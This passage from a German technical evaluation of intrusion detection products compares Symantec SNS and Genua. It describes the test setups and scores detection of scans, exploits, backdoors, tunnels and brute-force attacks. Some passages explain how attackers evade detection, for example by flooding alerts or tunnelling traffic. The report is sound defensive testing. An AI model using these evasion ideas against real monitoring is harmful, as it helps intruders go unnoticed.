Es wäre auch technisch nicht möglich, die Appliance zu belasten da die Licence von Symantec für 1 GB erstellt worden war und nicht genügend Gigabit Rechner und Ethernet Taps zur Verfügung standen, auch bei existierender Licence. Man würde mindestens 10 Gigabit Ports und 10 Rechner mit Gigabit Karten benötigen, um das zu simulieren. Es wären auch 10 Ethernet TAPs nötig. Es ist nicht realistisch, dass alle 10 verschiedene eingehende Leitungen an einen Sensor angeschlossen wird, auch aus Ausfallsicherheitsgründen.

Da das Produkt von Symantec mit Grenzewerten[1] arbeitet, war es von Interesse, ob bei den vielen UPD Paketen, evtl. der Angriff unentdeckt bleibt.

[1] ab wie viel Prozent des Verkehrs ein Angriff gemeldet wird




Abbildung 5.1: Test Aufbau für Stresstest

5.3 Lastverteilung

Um zu Überprüfen, ob die verschiedene Produkte auch mit Lastverteilung umgehehen können, wurde eine veränderte Netzkonfiguration genutzt. Es muß sichergestellt werden, daß Pakete, die durch verschiedene Routern gehen von der IDS als einziger Strom angesehen werden. Als Lastverteiler wurde ein Rechner eingesetzt. Die Pakete werden mit 50% Wahrscheinlichkeit durch die zwei Interfaces geschickt.

Die Interfaces des Sensors werden gebündelt. Dafür wird der in Linux Kernel vorhandene Bonding Treiber genutzt. Beide Interfaces haben dann die gleiche MAC Adresse. Das wurde für Server und Angreifer durchgeführt. Diese werden - ohne Switches- direkt an den Ethernet TAPs angeschlossen. Die 4 Leitungen (jeweils 2 Eingehende und 2 Ausgehende) werden als eine logische Leitung im Sensor definiert.




Abbildung 5.2: Konfiguration für Lastverteilung

5.4 Hardware Voraussetzungen

Die Appliance ist für den Endanwender eine *Black Box*, d.h. man hat kein Einfluß auf die eingesetzte Hardware. Wenn man stattdessen eine Software Lösung nutzt und eine Maschine dafür aussuchen soll, sollte man bedenken, dass die Hardware bestimmte Mindestanforderungen erfüllen muss [Bej04]. Abhängig davon welcher maximaler Durchsatz erwartet wird, sollte man aufpassen, dass evtl. nicht der Bus im Sensor zum Flaschenhals wird und den Rechner unnötig belastet. Es hat sich leider in der Praxis auch gezeigt, dass nicht jede Netzwerkkarte dafür geeignet ist. Viele Karten sind schlecht implementiert und sind ungeeignet, da sie keine Bufferung haben.

In Tabelle 5.1 gibt es ein Beispiel für ein Sensor, der eine Gigabitleitung überwachen soll. Wie man schon in der Tabelle sieht, ist für den Einsatz nicht jede Maschine geeignet. Die Sensoren sollten sehr gut mit Speicher ausgestattet sein und PCI-X oder PCI-Express als Bus im Einsatz kommen. Damit stellt man sicher, dass der Transfer zwischen Netzwerkarten und Hauptspeicher mit der höchsten Rate stattfindet.

Hardware	Minimum	Optimal
CPU	Pentium III 1GHz	Pentium IV 1.8 GHz evtl SMP
RAM	512MB	1GB oder mehr
Festplatte	80 GB	240 GB
PCI Bus	32 oder 64bit	PCI-X oder PCI-Express

Tabelle 5.1: Hardware Vorschläge für einen Sensor der an 1 GBit Leitung angeschlossen wird.

5.5 Live Aufnahme

Alle Tests waren simulierte Angriffe. Es ist sinnvoll auch das Verhalten der Systeme in echten Verkehr zu beobachten. Ziel ist es einerseits eine ungefähre Vorstellung zu gewinnen, wie viele Alarme in realen System auftreten. Andererseits, ist es sinnvoll zu beobachten, wie weit das ganze System verwaltbar ist oder ob man durch die Alarme erschlagen wird. Außerdem wurde ein simulierte Angriff durchgeführt. Ziel ist es zu überprüfen, ob und wie einfach man den Angriff wieder finden kann. Es ist ein Test für die Bedienbarkeit der Oberfläche, der Suchfunktion und der Reportausgabe.

Für diese Tests wurde der Verkehr, der für Lasterteilungsgründen, durch 2 Routern geht, an einen SPAN Port gespiegelt.

Um ein Angriff in diesem Netz zu simulieren, wurde ein getrenntes VLAN - in Abb 5.3 blau dargestellt- für den Angreifer und das Zeilsystem definiert und der Verkehr durch dieses Test LAN, wurde auch an den SPAN Port gespiegelt. An den SPAN Port wurde der Sensor angeschlossen.




Abbildung 5.3: Konfiguration für die Liveaufnahme. Der Verkehr von beiden Router und von den VLAN(blau) wurde auf den SPAN Port gespiegelt.

6 Bewertung

Law 4: If you allow a bad guy to upload programs to your website, it's not your website any more

10 Immutable Laws of Security

Es wurden folgende Produkte evaluiert: von Genua und von Symantec SNS. Außerdem wurde kurz das Produkt von Secusnort getestet. Es basiert auch auf snort, so daß die meisten Ergebnisse übertragbar wären. Der Unterschied zum Produkt von Genua liegt mehr in das Management.

In Tabelle 6.1 sieht man auf ein Überblick, was die verschiedene Produkte anbieten, welche Voraussetzungen diese brauchen.

	Symantec SNS	secusnort	Genua GeNUDetect
Installation	Festplatte	CD-ROM	Sensor über PXE
Export/Alarme	Logserver (Datenbank)	Logserver, Datenbank	nur E-mails
Lastverteilung	Bündelung nur bei Appliance	Einfache Bündelung mit Bonding	Einfache Bündelung mit Bonding
Updates	Über Liveupdate	CD Wechsel und neu laden der Konfiguration	Supportvertrag mit Genua nötig
Signature Updates	Über Liveupdate, KEIN Backup	oinkmaster	Supportvertrag mit Genua nötig
Einbindung fremder Signature	snort -noch nicht fertig-	n/a	n/a
Erstellung eigener Signaturen	ja	ja	ja
Einbindung fremder Daten	ja	-	-
Trennung Detektion/Alarmierung	ja	barnyard	eigene Lösung
Voraussetzungen Konsole	Redhat Enterprise Linux 3 ES, 512MB, 1024x768, Java 1.4	Redhat Enterprise Linux 3 (4 funktioniert auch, oder S.u.S.E.)	wenige unterstütztem Maschinen
Voraussetzungen Sensor	Redhat Enterprise Linux 3 ES	N/A	Unterstütze Netwerkkarten
Datenbank Pflege	Löschen, Backup mitgeliefert	Löschen, Backup mitgeliefert. Konfiguration über phpmyadmin, mysqlcc. Tuning wäre möglich.	eigene Lösung
Hochverfügbarkeit	Eigene mitgelieferte Lösung	Wird nicht mitgeliefert.	Wird nicht mitgeliefert.
Reports	ja	ja	ja
Anomalieerkennung	ja,Protokoll	SPADE	eigene Lösung geplant
IDEMF	-	-	-
ARP-Spoofing Protektion	nein	manuell	manuell
Dienste IDS	propietär,ssh	webmin,ssh	ssh
Dienste Management	N/A	webmin/ssh	ssh,www,dhcp,tftp
Firewall IDS	restriktiv	restriktiv	restriktiv

Tabelle 6.1: Vergleich der Produkte

6.1 Symantec

Symantec liefert mit dem Produkt ein komfortables und einfach zu bedienendes Konfigurationstool, das man auch ohne Probleme bedienen läßt. Das ganze System läßt sich noch in ein eigenes Symantec Produkt integrieren, so daß man ein Hybrid IDS man bekommt.

Es wird keine Lösung für WLAN angeboten und die vorgestellte Anomalienerkennung beschränkt sich auf Protokollanomalien. Um effektiv Backdoors zu erkennen durch Traffic Anomaly, muß man auf andere Produkte zurückgreifen.

Die Appliance hat auch ein LCD Display, welches alle interessante Informationen anzeigt, z.B. Speicherverbrauch, Festplattenverbrauch, Name, IP Adresse.

6.1.1 Installation, Konfiguration, Management

Das Symantec SNS Produkt gibt es ein zwei Versionen: als Software[1] oder als Appliance. Bei der Software Variante ist keine Bündelung der Interfaces möglich. Also kann im Prinzip nur die Appliance nutzen. Der Sensor dient gleich als Datenbank für alle Sensoralarmen. Beim Einsatz von mehreren Sensoren, kann man ein Cluster generieren, wo ein Sensor als Master agiert und alle Alarme bekommt. Es besteht die Möglichkeit die Datenbank zu exportieren. Außerdem ist der Export an ein Syslog Server möglich.

Die Appliance gibt es in verschiedenen Versionen, die sich in den Netzwerkanschlüsseln (100 bzw Gibabit und Kupfer bzw. Fiber) unterscheiden. Die Appliance, die zur Verfügung stand war mit 12 Gigabit Kupferanschlüssen, 8GB RAM und Quad Prozessoren gut ausgeschaltet, um auch unter Last ohne Paketverlust zu arbeiten.

Die Signaturenaktualisierung finden mit Hilfe des eigenen Live Updates statt. Alte Signaturen werden nicht gespeichert. Nur die eigene Signaturen werden übernommen.

Es ist auch möglich eigene Signaturen einzubinden. Außerdem gibt es die Möglichkeit Netflow Alarme zu definieren. Dabei wird der ganze Verkehrsfluss überwacht und nicht einzelne Signaturen. Man kann damit definieren [2], daß es Alarme auftreten, wenn ein Server Verbindungsaufbau Versuche unternimmt. Es ist möglich Policies[3] zu definieren und auf einzelne Sensoren bzw. Interfaces anzuwenden.

[1] Die Software benötigt Redhat Enterprise Linux 3.
[2] Ähnlich wie bei den iptables
[3] Eine Signaturauswahl, die mehrere Sensoren einsetzten kann man als Policy definieren.

Für die Konfiguration und Auswertung wird ein eigenes Java Programm, welches Java 1.4 verlangt. Ein paar Mal reagierte die Oberfläche nicht. Sonst ist das Programm stabil.

Die auftretende Events sind priorisiert.

Das Produkt kann IDS Daten von anderen Systemen erhalten, wie z.B. snort, Cisco IDS.

Es ist nicht möglich eigene Pre/Postprozessoren zu definieren.

Symantec liefert Tools mit, um die Database zu exportieren. Man kann manuell oder automatisch die Datenbank archivieren.

6.1.2 Detektion

Bei der Ausstattung und der zur Verfügung stehende Mittel war es nicht möglich voll auszulasten. Sollte das IDS Pakete verlieren, wird der Benutzer benachrichtigt. Wie erwartet gibt Symantec Mühe falsch Positiv und Negativ auszuschließen, aber es ist leider nicht 100% möglich.

6.1.3 Auswertung (Bericht) und Ausgabe

Bei Symantec wird jeder Alarm in eine Gruppe[4] eingefügt. Wenn ein Alarm generiert wird, wird überprüft, ob es zu einer vorhandenen Gruppe passt und zugefügt. Ansonsten wird eine Gruppe generiert. Eine Gruppe ist 10 Minuten[5] aktiv und kann Alarme erhalten. Nach 10 Minuten wird die Gruppe geschlossen. Bei den Gesamtüberblick sind die Gruppen sichtbar, wobei der Alarme mit der höchsten Priorität angezeigt wird. Erst wenn ein Alarm mit höheren Priorität in der Gruppe hinzugefügt wird, wird dieser in der Gesamtübersicht auftauchen.

Die Gefahr bei eine Gruppierung ist groß, daß ungewollt oder gezielt -um z.B. eigene Angriffe zu verstecken- eine falsche Gruppierung stattfindet und ein falsches Maß an Sicherheit entsteht.

Wie viele Gruppen angezeigt werden, ist einstellbar. Man sollte bei den Filterkriterien aufpassen, da es vorkommen könnte, daß bei viele Events eine Gruppe von der Oberfläche verschwinden und nicht beachtet werden.

[4] Eine Gruppe beinhaltet mehrere Alarme, die zusammen gehören. Man kann die Gruppierungsoptionen (nach Kategorie und Source bzw. Ziel IP) und die Gewichtung eintragen

[5] Diese Zeit ist einstellbar

Man darf an den einzelnen Gruppen Notizen machen, aber es gibt keine Funktion sie anzuzeigen, wie z.B. bei den Notizen zu den Signaturen gibt.

Die Möglichkeit Informationen zu den einzelnen Ereignissen zu bekommen, d.h. das Paket anzuschauen, ist versteckt. Die Suchfunktion ist eingeschränkt. Es gibt keine Möglichkeit Contstraints zu definieren und komplizierte Suche durchzuführen.

Es gibt Ausgabemöglichkeiten für einen Syslogserver und eine weiteren Datenbank.

Die angezeigten Informationen und die Links liefern alle Informationen, um eine Untersuchung einfach zu ermöglichen.

Es ist nicht möglich Alarme zu löschen, aber man kann sie ausfiltern.

Das IPS Modul wurde nicht getestet, ist aber vorhanden. Es existiert ein RST Interface, durch welches bei Bedarf RST Pakete geschickt werden, um Verbindungen abzubrechen.

Es gibt kein Support für das IDEMF Standard.

Die Reports haben alle wichtige Informationen und man kann die Reports als HTML,PS oder PDF ausgeben.

6.1.4 Sicherheit

Das IDS akzeptiert nur SSH Verbindungen und hat eine restriktive Firewall. Es wird aber kein "hardened" Kernel eingesetzt. Für die Authentifizierung wird ein eigenes Produkt eingesetzt.

Das Produkt erlaubt verschiedene Rollen und Rechte zu definieren. Die Verfügbarkeit des Sensors wird automatisch überprüft und Symantec liefert ein eigene Lösung, um beim Ausfall eines Sensors Hochverfügbarkeit zu garantieren.

6.1.5 Kriterien LfStaD

Man kann die einzelnen Interfaces gruppieren, so daß ein logisches Interface entsteht. Damit stellt Lastverteilung kein Problem, da alle Interfaces zusammengefügt sind.

Eine Pseudorandomisierung ist nicht möglich, weder bei der Auswertung noch bei den Reports.

6.2 Genua

Die von der Firma Genua gelieferte Lösung basiert auf das Opensource Projekt snort. Die Firma hat ein eigenes Managmentsystem entwickelt. Um die Administration des Sensors einfach zu gestalten, wird der Sensor übers Netz mittels PXE[6] gebootet. Danach holt der Sensor ein Image und die Konfiguration von der Managementstation. Es wird keine Appliance angeboten, sondern man kann die eigene Rechner einsetzen.

Genua lieferte zum Zeitpunkt der Tests keine Protokollanomalie Detektor. Nach eigenen Angaben arbeiten sie an eine eigene Lösung.

Es wird keine Lösung für WLAN angeboten.

6.2.1 Installation, Konfiguration, Management

Die Installation ist einfach. Leider unterstützt das Produkt sehr wenige Netzwerkarten, was bei unseren Fall zu Probleme führte. Es war keine Installation möglich - zur Installation war LILO als Bootmanager nötig, danach konnte man mit GRUB wieder arbeiten- und der Sensor verweigerte die Arbeit. Erst durch die ein paar Tricks der Firma konnte man das System lauffähig machen.

Die Managementstation ist ein modifiziertes Debian System. Die Updates dürfen von der Firma Genua direkt bezogen werden. Es darf kein Upgrade von den üblichen Debian Updateservern gezogen werden. Genua hat eine gemeinsame Oberfläche für Management und Auswertung erstellt. Durch extra Tools werden die Sensoren sowie die Dienste, Speicherverbrauch überwacht.

Man kann sehr einfach eigene Signaturen einbinden bzw. definieren.

Durch den Einsatz von User-Certificates (pk12) und verschlüsselten WWW Verkehr ist eine sichere entfernte Administration möglich.

Genua hat das System so modifiziert, so dass man keine eigene Pre/Postprozessoren definieren kann, obwohl bei snort ohne weiteres möglich wäre.

Die auftretende Events sind priorisiert.

Das Produkt kann nicht IDS Daten von anderen Systemen erhalten.

[6] Pre-Boot Execution Environment

6.2.2 Detektion

Bei der Ausstattung und der zur Verfügung stehende Mittel war es nicht möglich voll auszulasten. Sollte das IDS Pakete verlieren, wird es in den Logfiles protokolliert.

Auch bei Genua kann man falsch Positiv und Negativ nicht auszuschließen.

6.2.3 Auswertung (Bericht) und Ausgabe

Die Auswertung und das Management erfolgt über WWW. Zur sicheren Kommunikation mit der Managemntkonsole erstellt das Installationsprogrammeine PKI[7]-Infrastruktur und User Certificates.

Das Auswertunginterface erinnert stark an ACID [Danb] bzw. BASE [TR] und bietet die gleiche Funktionalität. Die Suchfunktionen mit Constraints sind sehr hilfreich. Leider fehlt in der Gesamtansicht eine Gruppierung der Ereignisse, wie bei Symantec. Das erschwert die Arbeit. Es gibt eine "Gruppierung" -es ist mehr eine Suchfunktion, nach Priorität oder Signaturen.

Man kann eigene Alarm Gruppen definieren und dort Alarme ablagern.

Eine Löschung von Alarme ist möglich, z.B. eigene Penetration Testing Versuche.

Genua hat das System so modifiziert, um die Antwortzeit der Auswertungkonsole zu optimieren. Es ist bei den großen Test, z.B. nikto 66 vorgekommen, dass man bis 45 Minuten warten mußte, bis alle Alarme erscheinen.

Das Genua Produkt hat ein eigenen Dispatcher, welcher die Kommunikation der Sensoren mit der Database übernimmt.

Als Ausgabemöglichkeit bietet Genua nur E-mails zu. Das schränkt starkt die Auswertungsmöglichkeiten.

Für die Alarme sind alle wichtigen Informationen und Links schnell da.

Die Reports sind sehr gut strukturiert und bieten alle Informationen, die man braucht.

Es gibt auch eine IPS Schnittstelle, die nicht weitergetestet würde.

Es gibt kein Support für das IDEMF Standard.

[7]Public Key Infrastructure

6.2.4 Sicherheit

Um die Sensoren übers Netz zu booten, wird PXE eingesetzt. Damit werden viele Dienste wie DHCP, TFTP,... angeboten. Aus Sicherheitsgründen[8], sollte man ein eigenes Managementnetz einsetzen, was auch der Normalfall sein sollte. Die Sensoren und die Managementkonsole bieten nur die nötigen Dienste an, und sind durch Firewall geschützt.

Ein “hardened” Kernel ist nicht vorhanden.

Die einzelnen Sensoren werden überwacht und Probleme gemeldet, z.B. falls der ssh Daemon nicht läuft.

Es sind verschiedene Rollen mit unterschiedlichen Rechten vordefiniert.

6.2.5 Kriterien LfStaD

Es gibt eine hierarchisches Struktur, welche mehrere Sensoren und Managmentkonsolen zusammenfaßt.

Durch Bündeln der Interfaces kann man mit Lastverteilung umgehen.

Eine Pseudonymisierung ist nicht möglich.

6.3 Ergebnisse

Viele der Tests, insbesondere Tunnel, Backdoor, Man-in-the-Middle und Layer 2 Attacken sowie WLAN Attacken können die getestet Systeme nicht detektieren. Es ist ein prinzipielles Problem und nicht ein Fehler der getesteten Systemen. Darum ist es notwendig, auch weitere Komponenten, wie die Firewall oder den Router, so zu konfigurieren, dass unbekannte und nicht gebrauchte Protokolle nicht durchlassen bzw. nicht routen.

Die Stärke der Systeme liegt definitiv in die Scan- und Exploiterkennung. Da aber ein Angreifer auch über Bruteforce Attacken oder über alternativen ungeschützten Wege, z.B. WLAN in das System eindringen kann, muß man weitere Maßnahmen ergreifen, um ungewöhnlichen Verkehr frühzeitig zu entdecken.

Beide Produkte können mit IPv6 nicht umgehen. Da es IPv6 nicht weitverbreitet ist und schon im Routern blockieren kann, stellt nur der IPv6 in IPv4 ein Problem.

[8]Wenn ein Angreifer Zugriff auf das Managementnetz hat, wäre ein DoS Angriff möglich oder es wäre möglich gefälschte Images zu verteilen.

Man sollte unbedingt über die Auswertung von Netflows nachdenken. Da kann dort schon anomales Verhalten entdecken. Man sollte außerdem Netflowregel definieren, falls das Produkt diese unterstützt, um damit ungewöhnliches Verhalten, z.B. wenn ein Server Verbindungen aufbauen will- einfach zu entdecken. Die Wahrscheinlichkeit für falsche Alarme steigt so aber.

Eine Gruppierung der Alarme ist sehr zu empfehlen. Allerdings muß man dann aufpassen, wie die Gruppierung passiert, um nicht Alarme zu verlieren. Bei Symantec werden Alarme so gruppiert, so dass der Alarm mit der höchsten Einstufung als tragendes Event erscheint. Viele Brute Force Attacke werden als Informativ eingestuft. Wenn man sie mit ein Portscan kombiniert könnte einfach der Angriff unentdeckt bleiben.

Auch der Einsatz von Limits, so dass man von der Menge an Alarme nicht erschlagen wird, ist mit Vorsicht zu genießen. Wenn ein Angreifer Kenntnis davon hat kann evtl. durch Erzeugen von Falschalarmen unentdeckt bleiben. Wenn nur 100 Alarme angezeigt werden, kann ein Angreifer 200 falsche Alarme generieren und die Attacke durchführen. Evtl. wird der Angriff nicht auf den Bildschirm angezeigt sondern ist nur in der Datenbank gespeichert. Man sollte evtl. auf ein differenziertes Alarmsystem einsetzen. Das bedeutet, dass nur bestimmte wichtige Alarme sofort eine Benachrichtigung nach sich ziehen. Wenn man bei alle Alarme noch ein Benachrichtigung sei es E-mail oder Pager, kann man schnell von der Menge ersticken.

Als Note wurde festgelegt 0 für nicht entdeckt, 1 für falsch entdeckt bzw. zu viele Alarme, 2 für entdeckt.

6.3.1 Scans

Beide Systeme erkennen Portscans und Applicationscans sehr gut. Allerdings kann ein Angreifer IDLE Scans oder Decoy Scans einsetzen. Auch der Einsatz von Distributed Scans[9] erschwert die Arbeit. Tools wie icmpush oder scanrand2 werden nur als *Unsual ICMP Type*, so dass keine aussagekräftige Informationen existieren, was passiert ist. Ein Betriebsytemerkennung kann auch über die passive Beobachtung des Verkehrs erfolgen, da die verschiedene Betriebssysteme besonders verhalten. [10]

In diesem ersten Schritt kann evtl. nur unerfahrenen oder unvorsichtigen Angreifern entdecken. Da es mit IDLE und Decoy Scans die IP gefälscht wird, ist es fraglich,

[9] Mehrere Rechner scannen das Ziel, jeder Rechner scannt ein Port

[10] Durch die gesetzte TTL in den IP Pakete, kann man entdecken , ob es um ein Windows oder Linux System es handelt.

ob die IP Adresse in den Alarme wirklich den Angreifer gehört.

Test	Symantec	Genua	Testfall Seite	Test Seite
TCP syn	2	2	42	102
sing-1	2	1	42	102
sing-info	2	2	42	102
icmpush-tstamp	2	2	42	102
icmpush-mask	2	2	42	102
scanrand2	1	0	44	102
scanrand2-1	1	0	44	102
TCP SYN 2	2	2	44	102
TCP connect()	2	2	44	103
udp	2	2	44	103
protocol	2	2	45	103
ack	2	2	45	103
rpc	2	2	45	103
null	2	2	45	103
icmp	2	2	45	103
fin	2	1	45	103
windows	2	2	45	103
xmas	2	2	46	103
decoy	1	1	46	104
idle	1	1	46	104
time-1	0	0	46	104
time-2	0	1	47	104
ipv6s-1	0	0	47	104
frag-0	2	2	47	104
comp-0	0	0	48	104
osfing-xprobe-1	0	2	48	104
osfing-xprobe-2	0	2	48	104
apfing-amap	2	1	48	104
zone-1	2	2	48	104
source-1	2	2	49	105
bogon-1	2	2	49	105
bogon-2	1	1	49	105
ikescan	1	0	49	105
GetAcct	1	0	49	105
ikeprobe	0	0	49	105
$\sum$	49/70	45/70		

Tabelle 6.2: Ergebnisse der Scan Tests

6.3.2 Exploits

Exploits sind die Stärke beider Systeme. Alle Tests werden ohne Probleme erkannt. Natürlich ist es nicht überraschend, da die Exploits mindestens 6 Monate alt sind.

Test	Symantec	Genua	Testfall Seite	Test Seite
gwee	0	1	50	105
webscan	2	0	50	105
unicode-shell	2	2	50	105
webexplt	2	2	51	105
vv5	2	2	51	106
rs_iis	2	2	51	106
apache-nosejob	2	2	51	106
apache-openssl-exploit	2	2	51	106
hmap	2	2	51	106
dnascan	0	0	52	106
owa	0	2	52	106
7350wurm	2	1	52	106
0x82-wu262	2	0	52	106
shack	0	0	52	106
bind8x	1	0	52	107
cisco-exploiter-1	2	0	53	107
cisco-exploiter-2	2	2	53	107
cisco-exploiter-3	0	2	53	107
metasploit	2	2	53	107
land	2	2	54	107
ntpx-replay	2	2	54	107
$\sum$	31/42	28/42		

Tabelle 6.3: Ergebnisse der Exploits Tests

6.3.3 Backdoors

Die getesteten Backdoors waren auch so gewählt, um die Systeme zu fordern. Bei bekannten Backdoors wie Back-Orifice gibt es Signature, um diese zu erkennen. Aber was machen die Systeme mit unbekannten Backdoors. Wie kann man ein PAM Rootkit detektieren? Wenn eine ssh Verbindung über DNS Abfragen oder eine Verbindung mit ICMP Pakete getunnelt wird oder die Daten in der Sequenzid versteckt werden, sollte der erhöhte Verkehr als möglicher Einbruch betrachtet werden. Natürlich ist die Fehlerrate hoch. Allerdings gibt es keine Alternative momentan, um unbekannte bzw. umgeschriebene Rootkits zu entdecken.

Das Scannen des eigenen Netzes nach Services muß nicht jedes Rootkit zeigen. Ein paar Rootkits arbeiten nach dem Portknocking Prinzip [por].

Leider gerade bei den Backdoors zeigen alle Systeme Schwächen. Die Produkte bieten keine Möglichkeit, um die Netflow nach Grenzwerten auszuwerten. Es wäre möglich Tools wie netcat [Gia] und cryptcat [sud] für Datentransfer zu nutzen, auch wenn ftp explizit verboten ist.

Es gibt ein Opensource Produkt [oss], welches viele Opensource Produkte verbindet, wie z.B. ntop [Derb], um eine komplette Sicherheitslösung zu bieten. Damit wäre eine Anomalienerkennung möglich!

Das von Symantec entdeckte *Reverse-WWW-Tunnel-Backdoor* ist durch die allgemeinen Signaturen für das HTTP Protokoll detektiert worden. Da das Backdoor die Spezifikation nicht einhält wurde als Protokollanomalie detektiert.

Test	Symantec	Genua	Testfall Seite	Test Seite
zappa	0	0	54	107
Reverse-WWW-Tunnel-Backdoor	1	0	54	108
cb-rootkit	0	0	54	54
tunnelshell	0	0	55	108
adore-ng	0	0	55	108
pam	0	0	55	108
cd00r	0	0	55	55
icmpbackdoor	0	0	56	108
udp-remote	0	0	56	108
SAdoor(shell)	0	0	56	109
SAdoor(commands)	0	0	56	109
$\sum$	1/11	0/11		

Tabelle 6.4: Ergebnisse der Rootkits Tests

6.3.4 Tunnelangriffe

Abgesehen von den Ipv6 Tunnel, welcher als Encapsuling Protocol (Symantec Einstufung: Informativ) detektiert wurde, konnten die Systeme keine der Tunnels entdecken. Für das httptunnel gilt das gleich, was bei den Backdoors erwähnt wurde.

Durch IP in IP oder GRE Tunnels kann man unsichtbar für die IDS bleiben. Voraussetzung, man hat schon administrativer Rechte im Zielsystem und die Protokolle nicht durch Firewall oder im Router blockiert werden.

Die einzige sichere Schutzmaßnahme ist natürlich die Protokolle zu blocken, die man nicht braucht.

snort kann schon das Proto Feld überwachen. Somit kann man Alarme definieren falls nicht unterstützte Protokolle (z.B. GRE) auftauchen. Leider existieren Standardmäßig keine Regeln dafür und über die Oberfläche von Genua ist es nicht möglich solche Regeln zu definieren. Auch bei Symantec gibt es kein Standardregel, aber es ist möglich Signaturen definieren zu definieren.

Es sollte erwähnt werden, dass bei Symantec möglich ist, dass einzelne Netzflows Alarme und/oder Aktionen auslösen. Falls ein Server Verbindungen aufbaut oder ein HTTP Zugriff auf ein FTP Server erfolgt, kann ein ein Alarm ausgelöst werden.

Test	Symantec	Genua	Testfall Seite	Test Seite
gretunnel	0	0	56	109
updtunnel	0	0	57	109
httptunnel	0	1	57	109
dnstunnel	0	0	57	109
ipv6tunnel	1	0	57	109
icmptunnel	0	0	57	110
ipiniptunnel	0	0	57	110
ncovert	0	0	57	110
$\sum$	1/8	1/8		

Tabelle 6.5: Ergebnisse der Tunneling Tests

6.3.5 DNS und Router Angriffe

Angriffe wie DNSspoofing oder Routingprotokollangriffen werden nicht detektiert. Das hat das Problem zufolge, dass Router und Switches so mißbraucht werden, dass der ganze Traffic -nicht nur eines Host, sondern der ganze ausgehende Verkehr- zu den Router des Angreifers umgeleitet wird.

Test	Symantec	Genua	Testfall Seite	Test Seite
dnsspoof	0	0	58	110
dnshijack	0	0	59	110
$\sum$	0/2	0/2		

Tabelle 6.6: Ergebnisse der DNS Tests

6.3.6 Bruteforce Attacken

Bruteforce Attacken sind nicht selten, umso wichtiger ist es solche zu detektieren. Leider gibt es keine zuverlässige Möglichkeit festzustellen, ob ein Zugriff legitim ist oder nicht. Man kann -und es existieren für SNMP/FTP,..- Signaturen definieren, falls z.B. beim FTP Protokoll die Authentifizierung fehlschlägt. Natürlich ist die Fehlerrate gross.

Wie die Tests zeigen, können die Systeme Bruteforce Attacken schlecht detektieren. Sinnvoller wäre, um auch bei verschlüsselten Verbindungen Bruteforce Attacken zu detektieren, die Logfiles auszuwerten. Wenn innerhalb eines Zeitraums viele Authentifizierungsversuche auftreten, gibt es ein Alarm.

Test	Symantec	Genua	Testfall Seite	Test Seite
brute-force-hydra-mssql	1	0	59	110
brute-force-hydra-iis	0	0	59	110
brute-force-hydra-mysql	0	0	59	110
venom	0	1	59	111
tsgrinder	0	2	59	111
$\sum$	1/5	3/5		

Tabelle 6.7: Ergebnisse der Bruteforce Tests

6.3.7 Denial od Service Attacken

